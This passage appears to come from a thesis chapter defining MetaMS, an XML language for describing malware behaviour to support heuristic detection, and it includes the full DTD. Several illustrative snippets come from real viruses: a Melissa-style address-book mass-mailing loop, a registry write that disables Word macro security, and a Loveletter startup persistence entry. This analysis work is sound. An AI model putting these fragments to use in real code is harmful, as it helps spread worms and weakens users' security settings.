To define more specific, what kind of data is transferred, there exists the ability to add a parameter containing a variable, which contains suitable space to add information. Following the core DTD definition of the MetaMS language, a complete string object (max. size is 65536 characters like in Ansi-C style strings) can be stored.

As previously mentioned a program exclusively sending its data to other persons performs according the definition performs a replication operation with the source parameter being a “file” and the destination parameter being a”mail” parameter. On the other hand, if the destination is a newsgroup and the virus sends a mail containing itself to a newsgroup, the destination parameter is “newsgroup”. Looking at the very few Palm OS malicious codes (as described in a later chapter of this thesis) right now existing, we realize the replication operation between memory and the database based[13] file system is important.

As next step, the process definition language should contain a general element describing access to data areas, system variable and related information.

Possibilities could be:

- Access to address books from known mailing systems (e.g. Microsoft Outlook)
- Access to mailboxes from known mailing systems (e.g. Microsoft Outlook)
- File system access
- Registry information access

As top element for such functionality the element with the name „access“ has been chosen.

13 all files on a Palm OS device are stored as database entries, whereby the entries can be identified using type, author name, name, creation time

```
<!ELEMENT access (description?, parameter?)>
<!ATTLIST access
        body CDATA #REQUIRED
        position CDATA #IMPLIED
        mode (default | unknown | read | write | readwrite) #REQUIRED
        id CDATA #REQUIRED
        type (default | unknown | adrbook | registry | resident | stealth | hide | adresscounter |
startupfield) #REQUIRED
>
```

Additionally it is possible to describe the functionality / addressed area a little bit more precisely.

Definition 2.1.8:

> Generally the MetaMS “access” and the “trigger” elements can also be merged together (e.g. if there is an access to an address list counter within a loop operation). It is allowed to define then only a trigger element instead of a “trigger” element and an additional “access” element.

Nevertheless the “merge” operation results in a loss of information, which can be compensated e.g. by the converter systems or generally speaking by the rating instances.

Two MetaMS “access” sub elements need to be looked at more closely: „type“ and „mode“. The „mode“element describes the access mode comparable to the ANSI-C standard.

The element “type” describes the type of the access. Possible values are:

- adrbook

This type describes an access to a general address database (e.g. Microsoft Outlook, Qualcomm Eudora or Netscape Communicator suite). Although we have only seen read access in known malicious code, it is also possible/thinkable to realize write access (e.g. access via WAP/WML to address book from a mobile station).

Nowadays „typical“VBA code is often based on the W97M/Melissa mailing routines:

```
Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
DasMapiName.Logon "profile", "password"
For y = 1 To DasMapiName.AddressLists.Count
        Set AddyBook = DasMapiName.AddressLists(y)
x = 1
Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
For oo = 1 To AddyBook.AddressEntries.Count
                Peep = AddyBook.AddressEntries(x)
                BreakUmOffASlice.Recipients.Add Peep
        …
```

- adresscounter

This flag is directly related to the previous type. It describes the counter for addresses or lists of addresses.

- registry

This type describes a general registry access (in the Microsoft Windows world this database is directly called „registry“). Again, this type is suitable for read and writes accesses.

A typical read access is the test for the security settings within Word.XP using the following lines of code:

```
If System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\10.0\Word\Security", "Level") <> "1"
Then MsgBox(“Security is set to middle or high”)
Else MsgBox(“Security is set to low)
```

(Comparable write access will be shown at the description from the „stealth“ type.)

- resident

An area within the host system will be accessed, which stays in relation to residence. This type can be used for read and write accesses although typically it is used for write accesses.

- stealth

This type is write-only. Usually internal application entries or system tables/variables will be changed to hide malicious operations. One of the most often seen examples within the world of macro viruses is the deactivation of the Microsoft Office security mechanism:

```
System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") = &1
```

Additional it is (should be) possible to support the recognition of a dedicated binary virus routine, which removes online the corresponding virus from a newly loaded file, before a virus scanner can check the file.

This means, that the virus patches a certain function from the operating system (typically a generic read() functionality) and makes sure, that the virus itself will be removed from the buffer.

Examples can be found e.g. in the AMIGA[14] virus world, but similar techniques should also be available on other platforms.

- hide

This type of flag is “read-write”. It describes stealth operations based on I/O operations. Typically older boot sector viruses intercept the read access, write a harmless boot sector within the given data buffer and simulate that way a clean system.

- startupfield

Typically, this type describes an operation accessing e.g. the Windows registry and looking for “RUN” keys.

14 Amiga\BEOL-III Virus, see detailed analysis of this virus family on the homepage of Virus Help Team Denmark, URL: http:\\www.vht-dk.dk

Example (taken from VBS/Loveletter.A)

```
regcreate
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\MSKernel32",dirsy
stem&"\MSKernel32.vbs"
```

This code writes a new entry in the registry, which forces the program “MSKernel32.vbs" to be executed every time the system is started.

To describe also the logic of processes, the MetaMS element “process” has been created:

```
<!ELEMENT process (description?, parentprocess?)>
<!ATTLIST process
        id CDATA #REQUIRED
        type (default | system | extern) #REQUIRED
        body_id CDATA #REQUIRED
>
```

If a program is creating a new process/task etc., the analyzers will try to use this element to describe the functionality at best.

As last segment of relevant information to describe a program there are the I/O functions open, read and write. The attribute “handle” is typically also the name of a variable with the type “file”. As already mentioned the type “file” is interpreted depending on the actual platform (e.g. “database” on Palm OS).

An attribute “buffer” is a variable of type “string”.

```
<!ELEMENT read (description?)>
<!ATTLIST read
        positionCDATA #REQUIRED
        handle          CDATA #REQUIRED
        buffer          CDATA #REQUIRED
        length          CDATA #REQUIRED
        offset          CDATA #REQUIRED
>

<!ELEMENT write (description?)>
<!ATTLIST write
        positionCDATA #REQUIRED
        handle          CDATA #REQUIRED
        buffer          CDATA #REQUIRED
        length          CDATA #REQUIRED
        offset          CDATA #REQUIRED
>

<!ELEMENT open (description?)>
<!ATTLIST open
        positionCDATA #REQUIRED
        name            CDATA #REQUIRED
        handle          CDATA #REQUIRED
        newfile         (true | false) #REQUIRED
>
```

The MetaMS scan modules try to match certain functionality to the same MetaMS element. Thinking on the “open” element, the following Visual Basic Script functions will be matched to the same element:

```
set cop = fso.GetFile(“c:\autoexec.bat”)
set ap   = fso.OpentextFile(“c:\autoexec.bat”)
```

Both, “GetFile()” and “OpenTextFile()” functions return a file handle. The major difference is, that the “OpenTextFile()” function expects to open a text based file. Both handles can be used to access the represented files on a “per byte” level.

In addition to the ANSI-C “open()” function, an additional attribute “newfile” is supported. This attribute is set to “true”, if explicitly a new file is created. Consequently, the Visual Basic Script function “CreateTextFile(filename)” will result in an MetaMS “open()” element with the “newFile” attribute set to “true”.

So far, MetaMS elements and the later introduced expert system offer functionality to describe code without encryption or other anti heuristic tricks/technologies. It is the task of the platform specific analysis modules to implement code, which is able to break encryption loops as far as possible or offer at least the possibility to detect an encryption loop.

General difficulties depend on the environment and the complexity of the utilized instruction set (e.g. for interpreter based languages with/without “PCODE” step or direct binary code).

Furthermore, it may be possible, that the module for the targeted platform does not support emulation and therefore is not able to break encryption loops. For these special cases, at least a detection of the encryption loop including a test for possible encrypted data shall be implemented.

The detection of encrypted data itself is quite complicated when looking at binary files. For script-based files, the following rules are the basis for the detection of encrypted code within a single line:

- Strings shall not be longer than 20 characters
- Strings containing only small or capital letters and the size is bigger than 20
- Strings containing only the characters 0 – 9 and a – f

If there are more than 10 lines of this special conditioned lines found, then an encrypted block is expected within the scanned file.

The XML definition of such a block looks like this:

```
<!ELEMENT encryptiontype (description?)>
<!ATTLIST encryptiontype
        type (unknown | arithmetic | lettercase | letterorder | letterbased) #REQUIRED
>
<!ELEMENT encryptionblock (positiondescription)>
<!ATTLIST encryptionblock
        size CDATA #REQUIRED
        type (default) #REQUIRED
>
<!ELEMENT encryptionloop (positiondescription, encryptiontype*)>
<!ATTLIST encryptionblock
        size CDATA #REQUIRED
>
<!ELEMENT encryption ((encryptionblock | encryptionloop))>
```

The MetaMS encryption type “type” attribute can have one of the following values:

- unknown
- arithmetic
- lettercase
- letterorder
- letterbased

Arithmetic encryptions usually use operations like “xor/eor” to hide the original functionality. An “unknown” encryption type can be found, if there exists obviously encrypted code, but no encryption routine is found (a typical false positive scenario is the situation, when detecting compressed code as encrypted code). All other possible types are mainly important for script based malicious code and describe a rather simple encryption type. An encryption type “lettercase” simply means, that a routine is detected, which changes the capitalization of letters. A “letterbased” encryption is a general type for all letter-based encryptions, whereby a more defined type is not able to be identified.

As last element, the MetaMS “context” element has to be described. This element is not necessarily needed for the program flow description, but simplifies later the scan routines. The MetaMS “context” element is a sub element of the MetaMS “body” element.

<!ELEMENT context (description?)>
<!ATTLIST context
type (normal | adresslistschleife | adressentryschleife | filesearchschleife | schleife | condition) #REQUIRED
>

Definition 2.1.9:

> The default context for all forms of programs is always “normal”.

A dedicated MetaMS “body” can have several contexts, whereby the contexts should be handled within a stack based (“lifo” (last in, first out) approach) object. This also means that the “normal” context should always exist within the stack during “program flow” time and should be removed from stack, when the end of the program is reached. A typical “body” with several MetaMS bodies exist in classical mass mailing routines, whereby the outer loop iterates through all available address lists and the inner loop iterates through address entries within a dedicated address list.

The context switching is illustrated in the following figure (Figure 5: Context switching):



Figure 5: Context switching

All the previously introduced MetaMS elements can be used to describe the functionality of a program in a platform independent form. Still, there is (quite understandably) a loss of information, which makes the result inexact.

The next chapters will show two examples of known malicious codes, which have been transferred in MetaMS.

The complete Document Type Definition (DTD) for the MetaMS language (validated with XML Spy[15]) looks like this:

```
<!-- edited with XML Spy v3.5 NT (http://www.xmlspy.com) by  () -->
<!-- DTD definition for MetaMS process description language -->
<!--DTD/XML technology offers a variaty of elements and attributes. The definition of MetaMS follows-->
<!--the following basic rules:-->
<!--1. every information, which needs to be there once, is placed as an attribut-->
<!--2. text is always written in lower case-->
<!--Every to be analysed programm consists of a top element called code. Code can contain a description, which is actually mandantory. Also there have to be atleast one body, author, trigger and process. A code can contain only one process, which indicates, that no concurrent processes (except for operating system calls) exist. The author field describes the author from the MetaMs file.-->
<!ELEMENT code (function*, body, description?, author?, version?, trigger*, process+, (trigger*, body*, access*, copy*, payload*, checksum*)*)>
<!ATTLIST code
        filename CDATA #REQUIRED
>
<!-- Now following basic definitions needed by the complex elements. -->
<!ELEMENT description (#PCDATA)>
<!ELEMENT position (#PCDATA)>
<!--The version will be stored in a single string. Version syntax is majorversion.minorversion-->
<!ELEMENT version (#PCDATA)>
<!ELEMENT filename (#PCDATA)>
<!ELEMENT organisation (#PCDATA)>
<!ELEMENT trigger_id (#PCDATA)>
<!ELEMENT body_entry_id (#PCDATA)>
<!ELEMENT body_id (#PCDATA)>
<!ELEMENT selectTarget_id (#PCDATA)>
<!ELEMENT parentprocess (#PCDATA)>
<!-- Start of more complex constructs for the MetaMS language-->
<!ELEMENT walkto (position | body_id)>
<!ELEMENT positiondescription (position | body_id)>
<!ELEMENT exit (description+, walkto)>
<!ATTLIST exit
        position CDATA #REQUIRED
>
<!ELEMENT context (description?)>
<!ATTLIST context
        type (normal | adresslistschleife | adressentryschleife | filesearchschleife | schleife | condition) #REQUIRED
>
<!ELEMENT triggerbody (trigger_id)>
<!ELEMENT entry (positiondescription)>
<!ELEMENT parameter (variable, description?)>
<!ELEMENT name (#PCDATA)>
<!ELEMENT value (#PCDATA)>
<!ELEMENT variable (value?)>
```

15 XML-Spy 3.5 (c) 1999-2000 Icon Information-Systems , distributed via unter www.xmlspy.com

```
<!ATTLIST variable
        name CDATA #REQUIRED
        position CDATA #REQUIRED
        type (default | unknown | int | float | string | byte | char | boolean | file) #REQUIRED
        encrypted (no | yes) #REQUIRED
>
<!ELEMENT returnValue (variable?)>
<!ELEMENT function (returnValue?, name, parameter*, body_id)>
<!--A body represents a subelement of a process. The list of available bodies is stored in the code element.-->
<!--A construct like
                                                                        -->
<!--Sub(test)
                                                                        -->
<!--Dim x;
                                                                                -->
<!--if (Date.Year >= 2001) Then
                                                -->
<!--x
                                                                                -->
<!--else
                                                                                -->
<!--y
                                                                                -->
<!--endif
                                                                                -->
<!--results in 2 bodies x and y
                                                                -->
<!ELEMENT body (description?, object*, (trigger*, variable*, access*, condition*, body*, context*, schleife*, exit*, copy*, payload*, triggerbody*, entry*, selectTarget*, body*, open*, read*, write*, delete*)*)>
<!ATTLIST body
        id CDATA #REQUIRED
        body-start CDATA #REQUIRED
        body-end CDATA #REQUIRED
>

<!ELEMENT object (description?)>
<!ATTLIST object
        name CDATA #REQUIRED
        type (unknown | filesystem | mail | agent | activex) #REQUIRED
>
<!--A trigger represents an instruction, which can force the programmflow to change. The needed condition is instantiated by the trigger.-->
<!ELEMENT trigger (description?, parameter*, parameter*, selectTarget_id*, body_entry_id*, dependencyVariable*)>
<!ATTLIST trigger
        position CDATA #REQUIRED
        body_entry (unknown | yes | no) #REQUIRED
        type (unknown | date | system | runtime | infectioncheck | dircheck | filecheck | getfile | getfilesystementry | fileattribute | adresslistcounter | namelistcounter) #REQUIRED
        id CDATA #REQUIRED
        body_id CDATA #REQUIRED
>
```

```
<!--Any author needs a name and belongs to atleast one organisation.-->
<!ELEMENT author (organisation+)>
<!ATTLIST author
        name CDATA #REQUIRED
>
<!ELEMENT payload_type (description?)>
<!ATTLIST payload_type
        type (massmailer | unknown | system_strong | system_weak | file_modification) #REQUIRED
>
<!ELEMENT dependencyVariable (#PCDATA)>
<!ELEMENT payload (description?, positiondescription, payload_type*, dependencyVariable*)>
<!ATTLIST payload
        id CDATA #REQUIRED
>
<!ELEMENT schleife (description?)>
<!ATTLIST schleife
        position CDATA #REQUIRED
        id CDATA #REQUIRED
        trigger_id CDATA #REQUIRED
        endpoint CDATA #REQUIRED
        endless (true | false | unknown) #REQUIRED
>
<!ELEMENT condition (description?, trigger_id*)>
<!ATTLIST condition
        position CDATA #REQUIRED
        id CDATA #REQUIRED
>
<!ELEMENT process (description?, access*, parentprocess?)>
<!ATTLIST process
        id CDATA #REQUIRED
        type (default | system | extern) #REQUIRED
        body_id CDATA #REQUIRED
>
<!ELEMENT sourceparam (variable?)>
<!ELEMENT destinationparam (variable?)>
<!ELEMENT copycontent (sourceparam?)>
<!ELEMENT copy (sourceparam?, destinationparam?, position?, copycontent?)>
<!ATTLIST copy
        id CDATA #REQUIRED
        from (UNKNOWN | file | memory | stream | mobile | network | database | mail | newsgroup |
document | startupfile | globaltemplate | string | ownname | ownfile) #REQUIRED
        to (UNKNOWN | file | memory | stream | mobile | network | database | mail | newsgroup |
document | startupfile | globaltemplate | string | ownname | ownfile) #REQUIRED
        overwrite (unknown | yes | no) #REQUIRED
        create (unknown | yes | no) #REQUIRED
>
<!ELEMENT id (#PCDATA)>
<!ELEMENT checksum (description?)>
<!ATTLIST checksum
        body_id CDATA #REQUIRED
        body_start CDATA #REQUIRED
        body_end CDATA #REQUIRED
        type (zip-crc | sum | none) #REQUIRED
        value CDATA #REQUIRED
```

```
>
<!ELEMENT startparam (variable)>
<!ELEMENT endparam (variable)>
<!ELEMENT delete (description?, startparam?, endparam?)>
<!ATTLIST delete
        type (file | memory | area | unknown | databasentry | document | globaltemplate |
line_document | line_globaltemplate) #REQUIRED
        position CDATA #REQUIRED
>
<!ELEMENT access (description?, parameter?)>
<!ATTLIST access
        body CDATA #REQUIRED
        position CDATA #IMPLIED
        mode (default | unknown | read | write | readwrite) #REQUIRED
        id CDATA #REQUIRED
        type (default | unknown | adrbook | registry | resident | stealth | hide | startupfield |
adresscounter) #REQUIRED
>
<!--
handle and buffer are typically also defined as variables
-->
<!ELEMENT read (description?)>
<!ATTLIST read
        position CDATA #REQUIRED
        handle CDATA #REQUIRED
        buffer CDATA #REQUIRED
        length CDATA #REQUIRED
        offset CDATA #REQUIRED
>
<!--
handle and buffer are typically also defined as variables
-->
<!ELEMENT write (description?)>
<!ATTLIST write
        position CDATA #REQUIRED
        handle CDATA #REQUIRED
        buffer CDATA #REQUIRED
        length CDATA #REQUIRED
        offset CDATA #REQUIRED
>
<!--
handle and buffer are typically also defined as variables
-->
<!ELEMENT open (description?)>
<!ATTLIST open
        position CDATA #REQUIRED
        name CDATA #REQUIRED
        handle CDATA #REQUIRED
        newfile (true | false) #REQUIRED
>
<!-- defines an operation, which could be suitable for selecting a target of a infection/destruction
operation -->
<!ELEMENT selectTarget (positiondescription, selectTarget_id)>
<!ATTLIST selectTarget
```

```
        type (file | database | vector | directory | memory) #REQUIRED
>
<!ELEMENT encryptiontype (description?)>
<!ATTLIST encryptiontype
        type (unknown | arithmetic | lettercase | letterorder | letterbased) #REQUIRED
>
<!ELEMENT encryptionblock (positiondescription)>
<!ATTLIST encryptionblock
        size CDATA #REQUIRED
        type (default) #REQUIRED
>
<!ELEMENT encryptionloop (positiondescription, encryptiontype*)>
<!ATTLIST encryptionblock
        size CDATA #REQUIRED
>
<!ELEMENT encryption ((encryptionblock | encryptionloop))>
<!--This defines the ID of the parent process, so that we can actually decide, which process has been instantiated by which process.-->
```

Finally, the basic xml file containing valid MetaMS code looks as shown below. The listing shows the simplest form of a valid MetaMS code.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE code SYSTEM "C:\Docs\xml\metams.dtd">
<code>
        <body id="" body-start="" body-end="" />
        <process id="" type="default" body_id="">
        </process>
</code>
```

Even by looking at this short code fragment, it is obvious, that the „code“element is the base element of the complete MetaMS language. This element represents the virtual brackets around the program and its subroutines.

In general it should be noted, that the description/definition files (like DTDs or XML Schemata) of the XML meta language MetaMS should not be placed within the local file system (as happened here: "C:\Docs\xml\metams.dtd"), but should be referenced as an URL on a known web server.

For the testing of the prototype platform, an Apache[16] web server in version 1.3.2x on the Microsoft Windows XP platform has been used. The server was placed on a local system with the URL http://metams.mschmall.de and the local IP address 127.0.0.1 (often referred to as “localhost” or loop back device). DNS servers do not contain a resolution IP address for the URL “metams.mschmall.de”.

All files generated by the latest version of the MetaMS system will only contain references to the above mentioned server or to the local file system (typically “c:\docs\xml”), which makes the analysis using editors like XML Spy much easier as no additional web server needs to be installed.

16 http://www.apache.org

2.1.1 Description of program flows based on MetaMS

The Meta language MetaMS can describe a program flow based on the following elements and sub elements.

These MetaMS elements have been extensively described in detail within the previous chapter “2. MetaMS Meta language”:

- Body
- Entry points
- Exit points
- triggers
- Conditions
- Schleife

Generally it has to be expected, that the program code (in the context of the later presented MetaMS expert system, this is the task of a scan module/converter) tries to identify all available bodies existing within the given block of data (e.g. a Visual Basic Script file).

As already explained, the body with the id 0 is the object describing the full data file as one unique block. As it is obviously not always possible to determine all bodies (e.g. based on anti heuristic techniques, runtime manipulation and similar tricks), the MetaMS analyzers/scan modules try to analyze the complete file and try to also handle data, which seems not to be related to any sub body. This information/functionality will be added to the MetaMS body with the id 0. The structure of a program looks like shown in the figure on the next page (see “Figure 6 Body relation”):



Figure 6 Body relation

As shown in “Figure 6 Body relation” the MetaMS Meta language body with the id zero contains all other bodies and the other bodies represent real subsets of the existing body.

The next step is to check for possible transitions between the bodies including the triggers, which are needed to e.g. change the program flow in cases of conditional jumps/loops etc.. The next graphic shows a data block with two identified sub blocks (actually a macro and a sub body based on an “if” clause). The sub block will be called from the first sub block and returns back to the main block (body id 1).

Example (Visual Basic for Applications, any valid Visual Basic for Applications OLE module stream within a Microsoft Word document):

```
Sub AutoOpen()
{
        if (1 != 1)
{       'Initialize Variables
        Set ad = ActiveDocument.VBProject.VBComponents.Item(1)
        Set nt = NormalTemplate.VBProject.VBComponents.Item(1)

        DocumentInfected = ad.CodeModule.Find(Marker, 1, 1, 10000, 10000)
        NormalTemplateInfected = nt.CodeModule.Find(Marker, 1, 1, 10000, 10000)
}
}
```

The basic graphic representing the above shown small program (more correct the program flow) looks like this:

